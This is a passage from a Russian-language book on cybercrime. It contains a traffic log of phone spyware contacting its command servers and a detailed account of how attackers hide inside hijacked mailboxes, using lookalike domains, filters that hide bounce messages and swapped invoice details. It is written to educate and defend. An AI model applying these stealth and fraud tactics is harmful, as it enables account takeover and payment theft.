В качестве примера приводится анализ сетевого взаимодействия одной из разновидностей обсуждаемых программ, предназначенных для слежения за мобильным телефоном:

```
Время, прошедшее с момента запуска программы       операция  ресурс порт
1.156    открытие     lga15s44-in-f9.1e100.net    443
4.195    открытие     lga15s44-in-f9.1e100.net    443
11.195   открытие     static-ip-188-138-125-230.inaddr.ip-pool.com 80
11.195   запись       static-ip-188-138-125-230.inaddr.ip-pool.com 80
GET /audio/ HTTP/1.1 Host: 188.138.125.230 User-Agent: Mozilla/5.0 (X11;
U; Linux i686; ru; rv:1.9b5) Gecko/2008050509 Firefox/3.0b5 Accept:
text/html Connection: close
12.200   чтение       static-ip-188-138-125-230.inaddr.ip-pool.com 80
HTTP/1.1 403 Forbidden Server:
13.195   открытие     37.48.80.68                 80
14.195   запись       37.48.80.68                 80
GET /audio/ HTTP/1.1 Host: 37.48.80.68 User-Agent: Mozilla/5.0 (X11; U;
Linux i686; ru; rv:1.9b5) Gecko/2008050509 Firefox/3.0b5 Accept: text/
html Connection: close
14.195   открытие     static-ip-188-138-125-230.inaddr.ip-pool.com 80
14.200   чтение       37.48.80.68                 80
HTTP/1.1 200 OK Date: --18:32:17 GMT Server: Apache/2.4.17 (Unix)
ОткрытиеSSL/1.0.1k PHP/5.4.42 Last-Modified: Fri, 30 Oct 2015 21:38:11
GMT ETag: "0-523593e80429e" Accept-Ranges: bytes Content-Length: 0 Con-
nection: close Content-Type: text/html
15.194   запись       static-ip-188-138-125-230.inaddr.ip-pool.com 80
GET /audio/ HTTP/1.1 Host: 188.138.125.230 User-Agent: Mozilla/5.0 (X11;
U; Linux i686; ru; rv:1.9b5) Gecko/2008050509 Firefox/3.0b5 Accept:
text/html Connection: close
```

```
16.200   чтение       static-ip-188-138-125-230.inaddr.ip-pool.com 80
HTTP/1.1 403 Forbidden Server:
20.194   открытие     static-ip-217-172-190-216.inaddr.ip-pool.com 80
21.194   открытие     217.172.190.216            80
22.194   запись       217.172.190.216            80
.
22.194   запись       217.172.190.216            80

22.194   запись       217.172.190.216            80
<.
22.194   запись       217.172.190.216            80

23.194   запись       217.172.190.216            80
<.
23.200   чтение       217.172.190.216            80
....[PHONE:UNKNOWN PHONE
26.200   чтение       217.172.190.216            80
PHONE:UNKNOWN PHONE
79.191   запись       217.172.190.216            80
.
79.191   запись       217.172.190.216            80

79.191   запись       217.172.190.216            80
<.
79.191   запись       217.172.190.216            80
....[
141.188  открытие     static-ip-188-138-125-230.inaddr.ip-pool.com 80
142.187  запись       static-ip-188-138-125-230.inaddr.ip-pool.com 80
GET /audio/ HTTP/1.1 Host: 188.138.125.230 User-Agent: Mozilla/5.0 (X11;
U; Linux i686; ru; rv:1.9b5) Gecko/2008050509 Firefox/3.0b5 Accept:
text/html Connection: close
142.200  чтение       static-ip-188-138-125-230.inaddr.ip-pool.com 80
HTTP/1.1 403 Forbidden Server:
149.187  открытие     37.48.80.68                80
150.187  запись       37.48.80.68                80
GET /audio/ HTTP/1.1 Host: 37.48.80.68 User-Agent: Mozilla/5.0 (X11; U;
Linux i686; ru; rv:1.9b5) Gecko/2008050509 Firefox/3.0b5 Accept: text/
html Connection: close
152.200  чтение       37.48.80.68                80
HTTP/1.1 200 OK Date:
153.187  открытие     static-ip-188-138-125-230.inaddr.ip-pool.com 80
153.187  запись       static-ip-188-138-125-230.inaddr.ip-pool.com 80
```

```
GET /audio/ HTTP/1.1 Host: 188.138.125.230 User-Agent: Mozilla/5.0 (X11;
U; Linux i686; ru; rv:1.9b5) Gecko/2008050509 Firefox/3.0b5 Accept:
text/html Connection: close
155.200   чтение        static-ip-188-138-125-230.inaddr.ip-pool.com 80
HTTP/1.1 403 Forbidden Server
158.187   открытие      217.172.190.216            12379
164.186   запись        217.172.190.216            12379
.
164.187   запись        217.172.190.216            12379

164.187   запись        217.172.190.216            12379
<.
164.187   запись        217.172.190.216            12379
....[
165.187   запись        217.172.190.216            12379
<.
165.200   чтение        217.172.190.216            12379
P:...PHONE:UNKNOWN PHONE
167.200   чтение        217.172.190.216            12379
PHONE:UNKNOWN PHONE
209.184   открытие      localhost                  123
209.184   запись        localhost                  123
.... ...k.1&r
220.183   запись        217.172.190.216            12379
.
220.184   запись        217.172.190.216            12379

227.183   запись        217.172.190.216            12379
<.
227.183   запись        217.172.190.216            12379
```

Анализ сетевого трафика программы выявил обращение к ресурсам, с которыми программа в скрытом от пользователя режиме осуществляет обмен информацией (рис. 2.23).

Таким образом, при изучении обнаруженного экземпляра вредоносной программы представляется возможным точно определить местонахождение управляющего сервера и серверов архивирования данных.

Незаконная деятельность преступной группы лиц, осуществлявших услуги по установке такой шпионской программы, была пресечена в 2016 году силами сотрудников Управления «К» БСТМ ВМД

России и следственным управлением УМВД России по Ленинскому району Московской области.




Рис. 2.23. Анализ сетевого трафика вредоносной программы

Между тем данный тип программ пользуется популярностью, поэтому рекомендуется внимательнее относиться к устанавливаемым приложениям, остерегаться подаренных мобильных телефонов и не оставлять телефон без присмотра.

Установка программы происходит за считанные секунды. С целью проверки своего телефона на возможное незаконное проживание в нем вредных программ следует установить антивирусное программное обеспечение, которое широкодоступно, в том числе и в бесплатном варианте. Для надежной проверки лучше обращаться к профессионалам.

Приведенные в данной главе примеры должны лишний раз продемонстрировать две очень важные вещи: во-первых, не так все сложно, что связано с киберпреступлениями, и, во-вторых, самая серьезная защита от кибершпионжа – это знание и понимание его возможных методов.

ГЛАВА 3

Особенности киберпреступлений

Общество прошагало долгий путь развития, прежде чем сформировалась криминалистика, включающая в себя сегодня совокупность методов и технических средств, используемых для раскрытия большинства тривиальных преступлений, на которые способен человек. Отдельные подсистемы криминалистического исследования пополнились универсальными методологиями анализа и выдающимися специалистами, передававшими свои знания следующим поколениям.

Хотя сегодня расследованию инцидентов информационной безопасности уделяется все больше внимания, это внимание зачастую носит откровенно рекламный или даже пропагандистский характер, не имеющий ничего общего с желанием раскрывать и пресекать киберпреступления. Количество преступлений в информационной сфере продолжает расти, несмотря на все принимаемые меры.

Автор не преследует задачи рассматривать киберпреступления со стороны криминалистической терминологии и обсуждать степени латентности, присущие данному виду преступлений. Такие дискуссии пускай ведутся в лекционных залах.

Предлагается обратить внимание на другой массив причин необычайной масштабности киберпреступности, которые условно можно разбить на следующие группы:

- «мистика киберпреступлений»;
- «трудности перевода»;
- «доступные инструменты».

К группе «мистика киберпреступлений» автор причисляет эффекты, создаваемые злоумышленниками и заключающиеся в действиях, напоминающих с первого взгляда действия иллюзионистов и фокусников. Здесь нужно учитывать технические познания нападающих, некоторые хитрости и, как уже упоминалось, социальную инженерию.

К «трудностям перевода» следует отнести всевозможные действия, направленные на борьбу с киберпреступлениями, осуществляемые лицами, не разбирающимися в механизме мошеннических действий, совершаемых с использованием компьютерных технологий и телекоммуникационных сетей и фишинга, в частности. Такие действия приводят к появлению массы неэффективных инструкций, законопроектов, неверных квалификаций преступной деятельности и даже оказывают положительное воздействие на рост и безнаказанность кибершпионажа в России.

На группу «доступные инструменты» приходится основная часть «полезной» нагрузки тех обстоятельств, которые создают благодатную почву для развития киберпреступности в нашей стране. К этой группе относятся доступные для использования злоумышленниками средства связи и инструменты управления финансами.

В этой главе предлагается проанализировать все эти причины.

3.1. Мистика киберпреступности

Злоумышленники получают пароль и авторизуются в чужом почтовом ящике, после чего параллельно с владельцем аккаунта пользуются электронной почтой в свое удовольствие и свою выгоду. Владелец ничего не подозревает.

Как мы уже убедились, целенаправленный фишинг в грамотных руках творит чудеса. После получения необходимых данных для авторизации на чужом электронном почтовом адресе злоумышленник соблюдает осторожность и продолжает играть по специальным правилам.

При целенаправленном фишинге получивший доступ к электронному почтовому адресу злоумышленник не станет вести себя как слон в посудной лавке, чтобы жертва не догадалась о взломе, все действия кибершпионов продуманы и осторожны.

Поэтому после проведения всех своих незаконных действий злоумышленники исчезают, а владелец, узнающий о произошед-

шем инциденте компьютерной безопасности, недоумевает вместе с представителями правоохранительных органов от того, как все это могло произойти.

Неопределенность в схеме осуществления противоправных действий приводит к тому, что следственными органами по инцидентам, пример которого приведен в пятой типичной истории в самом начале книги, не возбуждаются уголовные дела. А потерпевшие остаются с бесконечными подозрениями друг друга, сотрудников компании, партнеров и так далее.

Попробуем разоблачить некоторые мистические трюки кибермошенников, производимые во время неправомерного доступа к электронным почтовым адресам.

Большинство пользователей почтовых ящиков не знает о дополнительных настройках средств безопасности их электронных аккаунтов. Дополнительные настройки безопасности могут показывать все авторизации, производимые на аккаунте, сохранять записи входов в почтовый ящик, содержащие дату, время и IP-адреса.

Дополнительные настройки безопасности могут отслеживать параллельные сессии с разных узлов и полностью запрещать параллельную авторизацию. В большинстве сервисов «по умолчанию» все дополнительные настройки безопасности отключены.

Практика показывает, что пользователи редко включают настройки безопасности даже после того, как они уже стали жертвой какого-либо инцидента информационной безопасности.

Получив пароль, злоумышленник первым делом проверит настройки безопасности электронного почтового ящика, доступные на странице сервиса (в личном кабинете), и если настройки безопасности находятся в спящем состоянии, он будет авторизоваться в дальнейшем, невзирая на способ, будь то браузер или мобильный телефон.

Не все пользователи понимают, что можно параллельно находиться в одном и том же почтовом адресе, открывать письма, просматривать переписку, и это ничем не сигнализируется.

Хотя автор считает, что было бы целесообразным в личном кабинете любого аккаунта социальной сети, а уж тем более крупных игроков почтовых сервисов, добавить в интерфейс функцию отображения параллельных сессий в онлайн-режиме по умолчанию, некую сигнальную лампочку.

Итак, злодей, заполучивший пароль от почтового адреса, проверяет настройки и обнаруживает, что отслеживание авторизаций включено. Что он предпримет?

Незримое присутствие

Злоумышленник поступит в зависимости от личности жертвы, а мы помним, что при целенаправленном фишинге личность жертвы изучается очень серьезно.

Самое простое – злоумышленник может просто отключить дополнительные настройки безопасности, чего владелец, скорее всего, даже не заметит.

Если владелец электронного адреса даже использует функцию просмотра и фиксации входов в свой почтовый адрес, он вряд ли станет анализировать историю каждый раз при входе в почту для отправки письма или прочтения срочного сообщения. Глаз замыливается.

Представим, что когда-то владелец узнал о такой дополнительной опции, включил ее, пару недель понаблюдал и… забил ржавый гвоздь, потому что такая опция – как новенький гаджет с китайского сайта: сначала очень интересна, а потом, когда владелец наигрался, остается брошенной пылиться в шкафчике стола под кучей барахла.

Если владелец почтового ящика серьезно относится к параметрам безопасности и регулярно обращает внимание и анализирует журнал посещений почтового ящика, ничего страшного не произойдет.

Для сокрытия своего присутствия злоумышленник будет прибегать к маскировке своего IP-адреса и User-Agent (название барузера, операционной системы).

«User-Agent» – это наименование клиентского приложения, посредством которого пользователь осуществляет авторизацию (вход в почтовый адрес) по определенному протоколу. Мы упоминали этот термин в части о некоторых методах сбора информации о жертве.

В зависимости от используемых владельцем почтового адреса IP-адресов злоумышленник может подобрать схожий по семантике IP-адрес, как это делается при выборе доменного имени.

Если владелец осуществляет авторизацию на своем аккаунте с использованием оператора мобильной связи, то его адрес всегда будет динамическим, что сводит эффективность такой проверки к нулю.

Что такое динамический адрес мобильного оператора связи? Итак, у каждого мобильного оператора есть диапазон IP-адресов, которые выделяются абонентам при использовании Интернета.

Например, при использовании подключения к сети Интернет посредством оператора «Мегафон» на территории Московского региона IP-адрес абонента при обращении к ресурсам будет в диапазоне адресов: 31.173.80.0–31.173.87.255.

Таким образом, злоумышленник, если он проживает в Московском регионе, может съездить на один из всех известных рынков или любой вокзал и взять за сто рублей сим-карту того оператора связи, которым пользуется жертва.

Тот же самый маневр, только проще в исполнении, осуществляется со значением User-Agent.

Для дальнейших посещений взломанного почтового адреса злоумышленник станет использовать те периоды времени, когда его посещает владелец, ту операционную систему и браузер, что любит владелец, и сколько бы владелец не смотрел в журнал посещений, он не сумеет отличить свои посещения от шпионских.

Неоднократно встречались случаи, когда, взломав почту, злоумышленник спокойно находился под одним IP-адресом жертвы, используя корпоративного провайдера, что несколько затрудняет расследование возникшего инцидента.

Но опять-таки, дополнительные настройки безопасности включают крайне редко.

С дополнительными настройками безопасности вроде разобрались и вернемся к содержимому.

Прочитанные и непрочитанные письма

Если злоумышленник просматривает не прочитанные владельцем письма, которые имеют отметку «новые» или «непрочитанные», метка автоматически изменяется.

Поэтому, чтобы не расколотить посуду, наш слон обязательно поменяет метку, и письмо вернется к своему первоначальному состоянию, станет новым и непрочитанным. К чему лишние подозрения?

Есть особенность при авторизации на почтовом аккаунте через браузер. В таком случае включается версия встроенного мессенджера, статус пользователя почты становится онлайн, что могут видеть

его собеседники. Об этом наш слон тоже помнит и сразу после входа в почту изменяет статус мессенджера.

Переписка с несуществующим адресатом

Продолжаем разоблачать фокусника. Почтовые сервисы предоставляют возможности по фильтрации входящей корреспонденции, то есть устанавливать правила по осуществлению автоматических операций с входящими электронными сообщениями.

Посмотрим, как злоумышленники могут использовать данную функцию на практике.

В начале книги было приведено несколько коротких историй типичных киберпреступлений. В одной истории, когда зарубежный поставщик оборудования рассказал, что российская компания перестала обсуждать условия поставки и вообще отказалась от сделки, мы имеем дело с классическим внедрением в переписку.

Для понимания всей схемы вспомним ситуацию. Крупная российская компания какое-то время вела переговоры с зарубежным изготовителем по приобретению и поставке некоего технического оборудования, а после оплаты денежных средств товар поставщиком доставлен не был и выяснилось, что поставщик денежных средств не получал, да и переговоры давно прервались по инициативе покупателя.

Как же развивались события?

Представитель компании-покупателя, несчастный владелец электронной почты, получает однажды письмо от одного из рассматриваемых поставщиков, содержащее специальное предложение по интересующему оборудованию. В письме содержится ссылка на файл, при загрузке которого владелец электронного адреса почему-то дополнительно авторизовался и спокойно продолжил свою деятельность. Таким образом, злоумышленник получает пароль. Как уже понятно, пароль был получен в результате классической фишинг-атаки, механика которой рассматривалась в первой главе.

В некоторый момент злоумышленник, получив доступ к электронному адресу представителя российской компании, стал изучать его содержимое и историю переписки. Вполне допускаем, что злоумышленнику уже было известно о том, что с использованием именно этой учетной записи ведется обсуждение стоимости и условий поставки недешевого оборудования. Как говорится, действовал по наводке.

Как могли дальше развиваться события? Получить доступ к электронному адресу – это одно, но вести переписку от имени существующей организации – совсем другое дело.

Для осознания ситуации необходимо привести немного теории.

Предположим, пользователь отправит письмо адресату, адрес электронной почты которого вообще не существует в природе, например blabla@cyberfishing.ru. Письмо будет отправлено, его копия поместится в папку почтового ящика «Отправленные».

Затем пользователю во входящую папку придет письмо «MAILER-DAEMON», так называемое «возвращенное письмо», также известное как Non-Delivery Report (NDR), Delivery Status Notification (DSN), Non-Delivery Notification (NDN), bounce message (от англ. *bounce* – отражение, рикошет и *message* – сообщение).

Это письмо сообщает, что письмо было отправлено на почтовый ящик, который недоступен, не существует, или сервер сообщает о другой ошибке, по причине которой не смог доставить данное письмо до адресата.

Злоумышленник в рассматриваемой истории методом фишинг-атаки получил пароль, а следовательно, доступ к электронному почтовому адресу представителя отечественной компании, осуществляющего выбор поставщика.

Затем злоумышленник написал от имени компании письмо с отказом о сотрудничестве с зарубежным поставщиком, заблокировал поступающие от него электронные сообщения.

Впоследствии для переписки злодей использовал несуществующий адрес электронной почты, и каждый раз, когда пользователь (жертва) отвечал на письмо злоумышленника, закономерно на почтовый ящик поступало сообщение «MAILER-DAEMON».

Для того чтобы эти странные письма «MAILER-DAEMON» не раздражали владельца почтового ящика, злоумышленник открыл настройки почтового ящика и воспользовался опцией блокировки (рис. 3.1).

Фильтр блокировал получение владельцем почтового ящика сообщений «MAILER-DAEMON», что позволяет скрыть тот факт, что пользователь почтового ящика, совершая переписку, отправляет свои сообщения несуществующим адресатам.

Но ведь в электронном почтовом ящике были сообщения несуществующего собеседника, электронный почтовый адрес которого идентичен официальному зарубежному поставщику оборудования?




Рис. 3.1. Блокированные фильтром электронные адреса в интерфейсе электронного почтового адреса

Конечно, и даже ни одного, а от менеджера, юридического отдела и отдела логистики, только в доменном имени всех этих собеседников была заменена всего одна буква. К примеру: manager@cyberfishing.ru – это реальный адрес менеджера зарубежной компании, а manager@cyberfishirg.ru (заменили букву «n» на «r» в конце имени) – это адрес, использованный мошенниками после внедрения в переписку.

Для проведения мошеннических действий злоумышленникам можно было бы купить похожее доменное имя, разместить его на зарубежном абузоустойчивом хостинге, настроить на нем сервер электронный почты и вести переписку через него.

Но это все было бы лишним. Можно просто придумать доменное имя, которое не занято и очень похоже на то, от чьего имени будет происходить общение.

Для отправки сообщений злоумышленники воспользовались бесплатным онлайн-сервисом, позволяющим отправлять электронные сообщения, указывая любого, даже несуществующего отправителя, то есть вместо адреса электронной почты отправителя можно вносить совершенно любые данные. Для этих целей можно было бы использовать и send-менеджер.

Если бы злоумышленники указывали электронные адреса реально существующей организации, то при ответе на письмо ответ уходил бы официальной организации. А так при ответе на письмо ответ уходил «в никуда».

Как же злоумышленники получали ответы на свои письма, если они отправлялись «в никуда»? Все отправляемые ответы аккуратненько хранились в папке «Отправленные» того самого электронно-

го почтового адреса, доступ к которому злоумышленники получили и с владельцем которого они переписывались.

Испытываемые чувства и выражение лица представителя потерпевшей организации, который только что осознал, что письма все это время он отправлял самому себе, автор предоставляет возможность вообразить читателю самостоятельно.

Предварительное изучение почты показало, что человек, принимающий решение по сделке, пересылал сообщения некоторым другим сотрудникам для обсуждения, но целенаправленный фишинг в данной ситуации был проведен очень точно, в результате атаки под контролем злоумышленников находились эти несколько сотрудников.

Таким образом, когда кто-то из них направлял дополнительные вопросы, он запрашивал информацию, отправляя письма «в никуда».

Как распознать, откуда все-таки пришло электронное сообщение, если написать можно откуда угодно?

Любое письмо, пришедшее в почтовый ящик, можно просмотреть, так сказать, в исходном виде. В таком виде отображается вся служебная информация о путешествии письма.

Это можно сделать в браузере и в большинстве почтовых программ, таких как Outlook, Hotmail, Google Mail (Gmail,) Yahoo Mail, America Online (AOL), mail.ru, Yandex.ru и других. Можно привести несколько из них:

- в yandex.ru в верхнем меню при открытии ссылки «...», которая при наведении подписывается как «Еще», необходимо выбрать пункт «Свойства письма»;
- в Outlook можно выделить сообщение, после чего правой кнопкой выбрать Message Options;
- в Hotmail есть меню рядом с функцией «Reply», где необходимо выбрать режим «View Message Source»;
- в Gmail также есть меню рядом с функцией «Reply», в котором можно выбрать режим «Show Original»;
- в Yahoo добраться до нужной информации можно через раздел «Control», где необходимо выбрать «View Full Headers»;
- в AOL через меню «Action» необходимо выбрать опцию «View Message Source»;
- в mail.ru в верхнем меню при открытии ссылки «Еще» нужно выбрать пункт «Служебные заголовки».

Найдя в заголовках значения X-Originating-IP или Received: from, можно обнаружить значение IP-адреса, этот IP-адрес как раз и расскажет, с какого фактически сервера было отправлено сообщение.

В этих же заголовках будут содержаться и другие значения, к примеру from= «адрес почты», но они могут не соответствовать действительности.

Механизм, когда электронные письма маскируются под официальных отправителей с использованием схожего написания реально существующего доменного имени и отправлением писем с несуществующих аккаунтов, широко используется как при кибершпионаже, так и при осуществлении обычных мошеннических действий.

По схожей схеме действовали злоумышленники из рассказанной четвертой истории в начале этой книги. Ситуация была такова, что от компании-партнера ждали выставления счета. Когда счет был получен, на указанные в счете реквизиты бухгалтером был совершен перевод.

В рассмотренной истории злоумышленники изначально обладали некоторой информацией о внутреннем распорядке потерпевшей компании – документообороте и схеме принятия решения об оплате.

Счета для оплаты поступали сначала на электронный почтовый адрес руководителя. Руководитель организации отправлял счета, которые следовало оплатить, со своего электронного адреса на электронную почту, используемую бухгалтером.

В результате проведенной фишинг-атаки злоумышленники получили доступ к электронному почтовому адресу бухгалтера.

После изучения содержимого электронного почтового адреса бухгалтера злоумышленники имели полное представление о финансовых операциях и порядке их проведения. Анализ переписки содержал все необходимые данные: откуда приходят счета, какие обычно проводятся суммы, каковы назначения платежей.

Анализ позволяет также выявить отраслевые принадлежности партнеров, наименования юридических лиц, региональное расположение организаций.

После анализа аккаунта злоумышленники установили фильтр, предназначенный для сокрытия входящих от директора организации сообщений. Таким образом, сначала присланные директором

сообщения читали злоумышленники, потом злоумышленники перемещали их в папку «Входящие» и помечали как новое.

Для успешного проведения дальнейших действий злоумышленники зарегистрировали подходящую по названию организацию (ООО) в подходящем регионе, открыли счет с функцией дистанционного банковского обслуживания и стали ждать, приговаривая: «Ловись, рыбка, большая и маленькая...»

Когда на почту бухгалтера от руководителя поступил очередной счет для оплаты, бухгалтер его не увидел, потому что сработал фильтр электронного адреса и письмо было помечено прочитанным и автоматически помещено в определенную папку (например, в корзину).

Злоумышленник, в задачи которого входит мониторинг поступления новых писем, сигнализирует сообщникам. Теперь злоумышленники загружают себе счет, изменяют там реквизиты и указывают сумму, какую им вздумается, и кладут письмо во входящие, не забыв поставить пометку – «непрочитанное».

Бухгалтер проверяет почту, обнаруживает письмо от руководителя. Берет из него измененный счет и проводит оплату.

Злоумышленникам остается только перевести полученные денежные средства на пластиковую карту дропа и обналичить их.

В таких ситуациях, как эта, преступная схема чаще выглядит интереснее (рис. 3.2). В зависимости от функций каждая группа преступников действует как шестеренка в механизме, участвуя в общем деле, но выполняя свой отдельный функционал. При этом преступники этих групп между собой незнакомы и никогда не встречались.

Общий принцип использовался и в случае с историями, похожими на последнюю, шестую историю, касающуюся неправомерного доступа к электронным почтовым адресам и облачным хранилищам медийных персон.

В таких случаях, несомненно, использовался обычный фишинг, местами персонифицированный. Но главной особенностью таких взломов является эффект цепной реакции. При взломе так называемых медийных персон злоумышленники используют знакомые жертве учетные записи – адреса из списков контактов. Получив у одной персоны список контактов, атака продолжается по всей цепочке дальше.




Рис. 3.2. Схема взаимодействия преступных групп

3.2. Характеристика киберпреступления, проблемы идентификации и трудности перевода

Основная цель рассматриваемого в этой книге вида фишинга заключается в получении несанкционированного доступа к охраняемой законом информации, дальнейшие последствия – это лишь дополнительные эпизоды преступной деятельности.

Несмотря на обилие мнений разного рода специалистов и тех, кто себя к ним причисляет, автор считает, что с точки зрения уголовного права все деяния киберпреступников в настоящее время целиком охватываются действующими статьями Уголовного кодекса.

Однако совсем недавно всерьез заговорили о том, что в нашей стране не предусмотрена ответственность за создание и использование фишинговых сайтов. От некоторых серьезных чиновников и специалистов регулярно приходится слышать предложения о введении уголовной ответственность за фишинговые сайты, включая их создание и владение ими.

В поддержку своих предложений известные люди приводят статистику, представляемую, например, Центробанком, социологические опросы и отчеты организаций, блокирующих фишинговые сайты, а также часто ссылаются на объемы «рынка интернет-мошенничеств в России» и миллионы рублей, похищенных с помощью фишинга.

Наравне с введением новых статей в Уголовный кодекс активно лоббируются механизмы упрощенной блокировки фишинговых сайтов.

Так, часто звучит предложение о введении механизма досудебной блокировки фишинговых сайтов, которые определяются как «похожие до степени смешения на существующие популярные сайты и незаконно собирающие персональные данные или платежную информацию пользователей».

Рациональными идеи сторонников таких инициатив выглядят только поверхностно, и всегда хочется спросить, как у Зигмунда Фрейда: не подменяется ли здесь значимость проблем их внешней яркостью?

Предлагаемые решения о наделении Роскомнадзора функцией сбора информации о фишинговых сайтах не решает проблемы – кто должен определять степень смешения и истинный функционал такого сайта?

Определение функционала – это, безусловно, компетенция независимых технических специалистов (экспертов), в задачу которых должна входить подготовка соответствующих заключений. В свою очередь, заключение должно направляться в суд, а суд на основании поступившего заключения должен принимать решение о блокировке и направлять его на исполнение в Роскомнадзор.

Блокирование без такого заключения, силой и волей одного органа, все-таки выглядит несколько поспешно. Также не понятно, кому

может достаться роль независимых экспертов, предусматривающая большой объем бесплатной бумажной работы.

Тем не менее мы уже являемся свидетелями «действующего» законодательства по блокировке незаконного контента, которому уделяется огромное количество усилий и финансовых затрат, а объективно обратиться к запрещенным сайтам может обыкновенно любой школьник.

В июле 2012 года были приняты поправки в закон «Об информации, информационных технологиях и о защите информации», обязывающие операторов, оказывающих услуги доступа в Интернет, ограничивать доступ к сайтам, содержащим запрещенную в России информацию. В ноябре 2012-го вступило в силу постановление Правительства № 1101, содержащее правила создания и ведения Единого реестра доменных имен, указателей страниц сайтов и сетевых адресов, позволяющих идентифицировать сайты с противоправным контентом.

По этим правилам при обнаружении сайта с запрещенной информацией Роскомнадзор должен определить провайдера, предоставившего хостинг для размещения сайта с незаконным контентом, и направить ему уведомление о необходимости удалить запрещенную информацию.

Если владелец сайта или провайдер не удалят информацию в течение трех суток, сайт вносится в реестр, после чего телекоммуникационные компании нашей страны обязаны ограничить доступ к сайтам из реестра в течение суток с момента обновления базы данных (списка).

Потом началась борьба с нарушителями. Роскомнадзор вычислял операторов связи, не исполняющих обязательств по блокировке, а с конца 2015 года началось внедрение программно-аппаратного комплекса «Ревизор», стоимость которого 84,2 млн рублей, который должен автоматически проверять, блокирует ли оператор связи запрещенные сайты.

